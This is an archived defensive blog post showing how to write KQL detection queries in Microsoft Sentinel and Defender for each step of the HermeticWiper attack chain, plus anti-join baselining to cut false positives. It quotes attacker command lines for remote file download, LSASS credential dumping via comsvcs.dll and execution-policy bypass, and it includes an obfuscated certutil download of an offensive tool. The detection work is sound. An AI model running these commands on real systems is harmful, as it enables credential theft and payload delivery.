Detecting malware kill chains with Defender and Microsoft Sentinel

Published: 2022-02-28 · Archived: 2026-04-05 19:33:22 UTC

The InfoSec community is amazing at providing insight into ransomware and malware attacks. There are so many fantastic contributors who share indicators of compromise (IOCs) and all kinds of other data. Community members and vendors publish detailed articles on various attacks that have occurred.


Usually these reports contain two different things. Indicators of compromise (IOCs) and tactics, techniques and procedures (TTPs). What is the difference?

- Indicators of compromise – are some kind of evidence that an attack has occurred. This could be a malicious IP address or domain. It could be hashes of files. These indicators are often shared throughout the community. You can hunt for IOCs on places like Virus Total.
- Tactics, techniques and procedures – describe the behaviour of how an attack occurred. These read more like a story of the attack. They are the 'why', the 'what' and the 'how' of an attack. Initial access was via phishing. Then reconnaissance. Then execution was via exploiting a scheduled task on a machine. These are also known as attack or kill chains. The idea being if you detected the attack earlier in the chain, the damage could have been prevented.

Using a threat intelligence source which provides IOCs is a key part to sound defence. If you detect known malicious files or domains in your environment then you need to react. There is, however, a delay between an attack occurring and these IOCs being available. Due to privacy, or legal requirements or dozens of other reasons, some IOCs may never be public. Also they can change. New malicious domains or IPs can come online. File hashes can change. That doesn't make IOCs any less valuable. IOCs are still crucial and important in detection.

We just need to pair our IOC detection with TTP/kill chain detection to increase our defence. These kind of detections look for behaviour rather than specific IOCs. We want to try and detect suspicious activities, so that we can be alerted on potential attacks with no known IOCs. Hopefully these detections also occur earlier in the attack timeline and we are alerted before damage is done.

If we take for example the Trojan.Killdisk / HermeticWiper malware that has recently been documented. There are a couple of great write ups about the attack timeline. Symantec released this post which provides great insight. And Senior Microsoft Security Researcher Thomas Roccia (who you should absolutely follow) put together this really useful infographic. It visualizes the progression of the attack in a way that is easy to understand and follow. This visualizes both indicators and TTPs.



[Click for the original]

This article won't focus on IOC detection, there are so many great resources for that. Instead we will work through the infographic and Symantec attack chain post. For each step in the chain, we will try to come up with a behavioural detection. Not one that focuses on any specific IOC, but to catch the activity itself. Using event logs and data taken from Microsoft Defender for Endpoint, we can generate some valuable alert rules.

From Thomas' infographic we can see some early reconnaissance and defence evasion.

The attacker enumerated which privileges the account had. We can find these events with.

```
DeviceProcessEvents
| where FileName == "whoami.exe" and ProcessCommandLine contains "priv"
| project TimeGenerated, DeviceName, InitiatingProcessAccountName, FileName, InitiatingProcessCommandLine, Proces
```

TimeGenerated [UTC]	2022-02-26T22:24:37.909Z
DeviceName	[redacted]
InitiatingProcessAccountName	[redacted]
FileName	whoami.exe
InitiatingProcessCommandLine	"cmd.exe"
ProcessCommandLine	whoami /privs

We get a hit for someone looking at the privilege of the logged on account. This activity should not be occurring often in your environment outside of security staff.

The attacker then disabled the volume shadow copy service (VSS), to prevent restoration. When services are disabled they trigger Event ID 7040 in your system logs.

```
Event
| where EventID == "7040"
| extend Logs=parse_xml(EventData)
| extend ServiceName = tostring(parse_json(tostring(parse_json(tostring(parse_json(tostring(Logs.DataItem)).Event
| extend ServiceStatus = tostring(parse_json(tostring(parse_json(tostring(parse_json(tostring(Logs.DataItem)).Eve
| where ServiceName == "Volume Shadow Copy" and ServiceStatus == "disabled"
| project TimeGenerated, Computer, ServiceName, ServiceStatus, UserName, RenderedDescription
```

TimeGenerated [UTC]	2022-02-26T22:54:08.677Z
Computer	[redacted]
ServiceName	Volume Shadow Copy
ServiceStatus	disabled
UserName	[redacted]
RenderedDescription	The start type of the Volume Shadow Copy service was changed from demand start to disabled.

This query searches for the specific service disabled in this case. You could easily exclude the ‘ServiceName == “Volume Shadow Copy”‘ section. This would return you all services disabled. This may be an unusual event in your environment you wish to know about.

If we switch over to the Symantec article we can continue the timeline. So post compromise of a vulnerable Exchange server, the first activity noted is.

> The decoded PowerShell was used to download a JPEG file from an internal server, on the victim’s network.
>
> *cmd.exe /Q /c powershell -c “(New-Object System.Net.WebClient).DownloadFile(‘hxxp://192.168.3.13/email.jpeg’,’CSIDL_SYSTEM_DRIVE\temp\sys.tmp1')” 1> \\127.0.0.1\ADMIN$__1636727589.6007507 2>&1*

The article states they have decoded the PowerShell to make it readable for us. Which means it was encoded during the attack. Maybe our first rule could be searching for PowerShell that has been encoded? We can achieve that. Start with a broad query. Look for PowerShell and anything with an -enc or -encodedcommand switch.

```
DeviceProcessEvents
| where ProcessCommandLine contains "powershell" or InitiatingProcessCommandLine contains "powershell"
| where ProcessCommandLine contains "-enc" or ProcessCommandLine contains "-encodedcommand" or InitiatingProcessC
```

If you wanted to use some more advanced operators, we could extract the encoded string. Then attempt to decode it within our query. Query modified from this post.

```
DeviceProcessEvents
| where ProcessCommandLine contains "powershell" or InitiatingProcessCommandLine contains "powershell"
| where ProcessCommandLine contains "-enc" or ProcessCommandLine contains "-encodedcommand" or InitiatingProcessC
| extend EncodedCommand = extract(@'\s+([A-Za-z0-9+/]{20}\S+$)', 1, ProcessCommandLine)
| where EncodedCommand != ""
| extend DecodedCommand = base64_decode_tostring(EncodedCommand)
| where DecodedCommand != ""
| project TimeGenerated, DeviceName, InitiatingProcessAccountName, InitiatingProcessCommandLine, ProcessCommandLi
```

DeviceName	[redacted]
InitiatingProcessAccountName	[redacted]
InitiatingProcessCommandLine	"powershell.exe"
ProcessCommandLine	"powershell.exe" -encodedcommand TgBlAHcALQBMAG8AYwBhAGwAVQBzAGUAcgAgACIAVABlAHMAdABVAHMAZQBy
EncodedCommand	TgBlAHcALQBMAG8AYwBhAGwAVQBzAGUAcgAgACIAVABlAHMAdABVAHMAZQByACIAIAAtAE4AbwBQAGEAcwBzAHcAb
DecodedCommand	New-LocalUser "TestUser" -NoPassword -fullname "Local Test User" -description "Nothing to see here"

We can see a result where I encoded a PowerShell command to create a local account on this device.

We use regex to extract the encoded string. Then we use the base64_decode_tostring operator to decode it for us. This second query only returns results when the string can be decoded. So have a look at both queries and see the results in your environment.

This is a great example of hunting IOCs vs TTPs. We aren't hunting for specific PowerShell commands. We are hunting for the behaviour of encoded PowerShell.

The next step was –

> A minute later, the attackers created a scheduled task to execute a suspicious 'postgresql.exe' file, weekly on a Wednesday, specifically at 11:05 local-time. The attackers then ran this scheduled task to execute the task.
>
> *cmd.exe /Q /c move CSIDL_SYSTEM_DRIVE\temp\sys.tmp1 CSIDL_WINDOWS\policydefinitions\postgresql.exe 1> \\127.0.0.1\ADMIN$__1636727589.6007507 2>&1*
>
> *schtasks /run /tn "\Microsoft\Windows\termsrv\licensing\TlsAccess"*

Attackers may lack privilege to launch an executable under system. They may have privilege to update or create a scheduled task running under a different user context. They could change it from a non malicious to malicious executable. In this example they have created a scheduled task with a malicious executable. Scheduled task creation is a specific event in Defender, so we can track those. We can also track changes and deletions of scheduled tasks.

```
DeviceEvents
| where TimeGenerated > ago(1h)
| where ActionType == "ScheduledTaskCreated"
| extend ScheduledTaskName = tostring(AdditionalFields.TaskName)
| project TimeGenerated, DeviceName, ScheduledTaskName, InitiatingProcessAccountName
```

There is a good chance you get significant false positives with this query. If you read on we will try to tackle that at the end.

Following from the scheduled task creation and execution, Symantec notes that next –

> Beginning on February 22, Symantec observed the file 'postgresql.exe' being executed and used to perform the following
>
> *Execute certutil to check connectivity to trustsecpro[.]com and whatismyip[.]com*
> *Execute a PowerShell command to download another JPEG file from a compromised web server – confluence[.]novus[.]ua*

So the attackers leveraged certutil.exe to check internet connectivity. Certutil can be used to do this, and even download files. We can use our DeviceNetworkEvents table to find this kind of event.

```
DeviceNetworkEvents
| project TimeGenerated, DeviceName, InitiatingProcessAccountName, InitiatingProcessCommandLine, LocalIPType,Loca
| where InitiatingProcessCommandLine contains "certutil"
| where RemoteIPType == "Public"
```

We search for DeviceNetworkEvents where the initiating process command line includes certutil. We can also filter on only connections where the Remote IP is public if you have legitimate internal use.

DeviceName	[redacted]
InitiatingProcessAccountName	[redacted]
InitiatingProcessCommandLine	certutil -"f" -□u□r‹"c□a□ch"e -split htt"p"s://"gith"ub."c"om"/"Gho"st"Pac"k/S"ha"rp"W"MI".g"i"t
LocalIPType	Private
LocalIP	10.[redacted]
RemoteIPType	Public
RemoteIP	117.18.237.29
RemotePort	80

We can see where I used certutil to download GhostPack from GitHub. I even attempted to obfuscate the command line, but we still found it. This is another great example of searching for TTPs. We don't hunt for certutil.exe connecting to a specific IOC, but anytime it connects to the internet.

The next activity was credential dumping –

> Following this activity, PowerShell was used to dump credentials from the compromised machine

> *cmd.exe /Q /c powershell -c "rundll32 C:\windows\system32\comsvcs.dll MiniDump 600 C:\asm\appdata\local\microsoft\windows\winupd.log full" 1>*

There are many ways to dump credentials from a machine, many are outlined here. We can detect on procdump usage or comsvcs.dll exploitation. For comsvcs –

```
DeviceProcessEvents
| where InitiatingProcessCommandLine has_all ("rundll32","comsvcs.dll","minidump")
| project TimeGenerated, DeviceName, InitiatingProcessAccountName, InitiatingProcessCommandLine
```

And for procdump –

```
DeviceProcessEvents
| where InitiatingProcessCommandLine has_all ("procdump","lsass.exe")
| project TimeGenerated, DeviceName, InitiatingProcessAccountName, InitiatingProcessCommandLine
```

These are definitely offensive commands and shouldn't be used by regular users.

Finally, the article states that some PowerShell scripts were executed.

> Later, following the above activity, several unknown PowerShell scripts were executed.
>
> *powershell -v 2 -exec bypass -File text.ps1*
> *powershell -exec bypass gp.ps1*
> *powershell -exec bypass -File link.ps1*

We can see as part of the running these scripts, the execution policy was changed. PowerShell execution bypass activity can be found easily enough.

```
DeviceProcessEvents
| where TimeGenerated > ago(1h)
| project InitiatingProcessAccountName, InitiatingProcessCommandLine
| where InitiatingProcessCommandLine has_all ("powershell","bypass")
```


This is another one that is going to be high volume. Let's try and tackle that now.

With any queries that are relying on behaviour there is a chance for false positives. With false positives comes alert fatigue. We don't want a legitimate alert buried in a mountain of noise. Hopefully the above queries don't have any false positives in your environment. Unfortunately, that is not likely to be true. The nature of these attack techniques is they leverage tools that are used legitimately. We can try to tune these alerts down by whitelisting particular servers or commands. We don't want to whitelist the server that is compromised.

Instead, we could look at adding some more intelligence to our queries. To do that we can try to add a baseline to our environment. Then we alert when something new occurs.


We build these types of queries by using an anti join in KQL. Anti joins can be a little confusing, so let's try to visualize them from a security point of view.

First, think of a regular (or inner) join in KQL. We take two queries or tables and join them together on a field (or fields) that exist in both tables. Maybe you have firewall data and Active Directory data. Both have IP address information so you can join them together. Have a read here for an introduction to inner joins. We can visualize an inner join like this.




So for a regular (or inner) join, we write two queries, then match them on something that is the same in both. Maybe an IP address, or a username. Once we join we can retrieve information back from both tables.

When we expand on this, we can do anti-joins. Let's visualize a leftanti join.



So we can again write two queries, join them on a matching field. But this time, we only return data from the first (left) query. A rightanti join is the opposite.



For rightanti joins we run our two queries. We match on our data. But this time we only return results that exist in the second (or right) query.

With joins in KQL, you don't need to join between two different data sets. Which can be confusing to grasp. You can join between the same table, with different query options. So we can query the DeviceEvent table for one set of data. Query the DeviceEvent table again, with different parameters. Then join them in different ways. When joining the same table together I think of it like this –

- Use a leftanti join when you want to detect when something stops happening.
- Use a rightanti join when you want to detect when something happens for the first time.

Now let's see how we apply these joins to our detection rules.

Scheduled task creation is a good one to use as an example. Chances are you have legitimate software on your devices that create tasks. We will use our rightanti join to add some intelligence to our query.

Let's look at the following query.

```
 DeviceEvents
| where TimeGenerated > ago(30d) and TimeGenerated < ago(1h)
| where ActionType == "ScheduledTaskCreated"
```

```
| extend ScheduledTaskName = tostring(AdditionalFields.TaskName)
| distinct ScheduledTaskName
| join kind=rightanti
    (DeviceEvents
    | where TimeGenerated > ago(1h)
    | where ActionType == "ScheduledTaskCreated"
    | extend ScheduledTaskName = tostring(AdditionalFields.TaskName)
    | project TimeGenerated, DeviceName, ScheduledTaskName, InitiatingProcessAccountName)
    on ScheduledTaskName
| project TimeGenerated, DeviceName, InitiatingProcessAccountName, ScheduledTaskName
```

Our first (or left) query looks at our DeviceEvents. We go back between 30 days ago and one hour ago. From that data, all we care about are the names of all the scheduled tasks that have been created. So we use the distinct operator. That first query becomes our baseline for our environment.

Next we select our join type. Kind = rightanti. We join back to the same table, DeviceEvents. This time though, we are only interested in the last hour of data. We retrieve the TimeGenerated, DeviceName, InitiatingProcessAccountName and ScheduledTaskName.

Then we tell KQL what field we want to join on. We want to join on ScheduledTaskName. Then return only data that is new in the last hour.

So to recap. First find all the scheduled tasks created between 30 days and an hour ago. Then find me all the scheduled tasks created in the last hour. Finally, only retrieve tasks that are new to our environment in the last hour. That is how we do a rightanti join.

Another example is PowerShell commands that change the execution policy to bypass. You probably see plenty of these in your environment

```
 DeviceProcessEvents
| where TimeGenerated > ago(30d) and TimeGenerated < ago(1h)
| project InitiatingProcessAccountName, InitiatingProcessCommandLine
| where InitiatingProcessCommandLine has_all ("powershell","bypass")
| distinct InitiatingProcessAccountName, InitiatingProcessCommandLine
| join kind=rightanti  (
    DeviceProcessEvents
    | where TimeGenerated > ago(1h)
    | project
        TimeGenerated,
        DeviceName,
        InitiatingProcessAccountName,
        InitiatingProcessCommandLine
    | where InitiatingProcessAccountName !in ("system","local service","network service")
    | where InitiatingProcessCommandLine has_all ("powershell","bypass")
    )
    on InitiatingProcessAccountName, InitiatingProcessCommandLine
```

This query is nearly the same as the one previous. We look back between 30 days and one hour. This time we query for commands executed that contain both ‘powershell’ and ‘bypass’. This time we retrieve both distinct commands and the account that executed them.

Then choose our rightanti join again. Run the same query once more for the last hour. We join on both our fields. Then return what is new to our environment in the last hour. For this query, the combination of command line and account needs to be unique.

For this particular example I excluded processes initiated by system, local service or network service. This will find events run under named user accounts only. This is an example though and it is easy enough to include all commands.

In summary.

- These queries aren’t meant to be perfect hunting queries for all malware attack paths. They may definitely useful detections in your environment though. The idea is to try to help you think about TTP detections.
- When you read malware and ransomware reports you should look at both IOCs and TTPs.
- Detect on the IOCs. If you use Sentinel you can use Microsoft provided threat intelligence. You can also include your own feeds. Information is available here. There are many ready to go rules to leverage that data you can simply enable.
- For TTPs, have a read of the report and try to come up with queries that detect that behaviour. Then have a look how common that activity is for you. The example above of using certutil.exe to download files is a good example. That may be extremely rare in your environment. Your hunting query doesn’t need to list the specific IOCs to that action. You can just alert any time certutil.exe connects to the internet.
- Tools like PowerShell are used both maliciously and legitimately. Try to write queries that detect changes or anomalies in those events. Apply your knowledge of your environment to try and filter the noise without filtering out genuine alerts.
- All the queries in this post that use Device* tables should also work in Advanced Hunting. You will just need to change ‘timegenerated’ to ‘timestamp’.
